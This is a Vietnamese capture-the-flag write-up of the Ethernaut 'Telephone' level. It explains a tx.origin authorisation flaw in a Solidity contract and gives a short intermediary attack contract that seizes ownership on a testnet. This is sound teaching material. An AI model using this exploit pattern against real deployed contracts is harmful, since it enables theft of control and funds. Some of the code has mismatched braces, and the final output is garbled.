
Telephone

- 1. Thực hiện việc kiếm ETH:
- Sử dụng: https://goerli-faucet.pk910.de/ để lấy được một số ETH cho ví bằng cách:
 - + Điền ETH address của mình vào:


Goerli PoW Faucet

The goerli testnet is <u>deprecated</u> and will be shut down at the end of the year! Move over to the sepolia testnet for anything except validator testing.




0x92141B14ddB92C256eFB3f1F464b042164570Af9


+ Sau đó start Mining:



+ Trong trường hợp máy lag hoặc muốn tăng công suất có thể thêm và giảm bớt công việc tại Number of Workers.

+ Đến khi kiếm đủ số lượng có thể rút thì có thể dừng lại và nhận ETH





Return to startpage

=> Và ta đã có đủ số ETH để tiếp tục tham ra vào Ethernaut

2. Xác định yêu cầu đề bài:

Claim ownership of the contract below to complete this level.

Things that might help

See the "?" page above, section "Beyond the console"

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Telephone {
   address public owner;

   constructor() {
      owner = msg.sender;
   }

   function changeOwner(address _owner) public {
      if (tx.origin != msg.sender) {
        owner = _owner;
      }
   }
   }
}
```

Tiếp tục là phải giành quyền sở hữu hợp đồng.

3. Giải quyết bài toán

Ta có thể thấy rằng để có thể dành quyền sở hữu hợp đồng khi sử dụng changeOwner thì tx.origin phải khác msg.sender

Theo trang

https://www.oreilly.com/library/view/solidity-programming-essentials/9781788831383/3d3147 d9-f79f-4a0e-8c9f-befee5897083.xhtml

Ta có:

Difference between tx.origin and msg.sender

Careful readers might have noticed in the previous code illustration that both tx.origin and msg.sender show the same result and output. The tx.origin global variable refers to the original external account that started the transaction while msg.sender refers to the immediate account (it could be external or another contract

account) that invokes the function. The tx.origin variable will always refer to the external account while msg.sender can be a contract or external account. If there are multiple function invocations on multiple contracts, tx.origin will always refer to the account that started the transaction irrespective of the stack of contracts invoked. However, msg.sender will refer to ...

```
    msg.sender (address): sender of the message (current call)
    msg.sig (bytes4): first four bytes of the calldata (i.e. function identifier)
    msg.value (uint): number of wei sent with the message
    tx.gasprice (uint): gas price of the transaction
    tx.origin (address): sender of the transaction (full call chain)
```

Điều này nhắm đến việc sử dụng tx.origin để ủy quyền là một sai lầm, vì khi truy cập vào một hợp đồng khác có thể có một phương thức sẽ gọi hợp đồng của bạn và hợp đồng của bạn sẽ ủy quyền giao dịch đó vì địa chỉ của bạn ở tx.origin.

=> Ta phải tạo một hợp đồng trung gian trên Remix để thực hiện ủy quyền.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import './telephone.sol';

contract telephoneAttack{

Telephone public TelephoneContract;

constructor(address _telephoneContractAddress) {
    TelephoneContract = Telephone(_telephoneContractAddress);
}

function exploit() public {
    TelephoneContract.changeOwner(msg.sender);
}
```

4. TelephoneAttack.sol

Sau khi thực hiện ủy quyền trên thông qua hợp đồng trung gian thì ta đã sở hữu được hợp đồng.

'(►_4)' Submitting level instance... < < <<PLEASE WAIT>> > ✓ Sent transaction ✓ https://goerli.etherscan.io/tx/0xa1dc76f Mined transaction \(\) https://goerli.etherscan.io/tx/0xa1dc76f \,,/(b_d)\,,/ Mell dose, You have completed this level!!! \,,/(_\alpha)\,,/ Mell done, You have completed this level!!! \,,/(└_∠)\,,/ Mell done, You have completed this level!!! \,,/(△_△)\,,/ Mell done, You have completed this level!!! $\backslash \backslash (\triangle _ \triangle) \backslash \backslash (A _ \triangle)$ Well done, You have completed this level!!! $(\triangle _ \angle)$ رر $(\triangle _ \angle)$ Well done, You have completed this level!!! (\triangle_{\angle}) , Well done, You have completed this level!!! $\), /(\triangle _ \triangle) \), / Well done, You have completed this level!!!$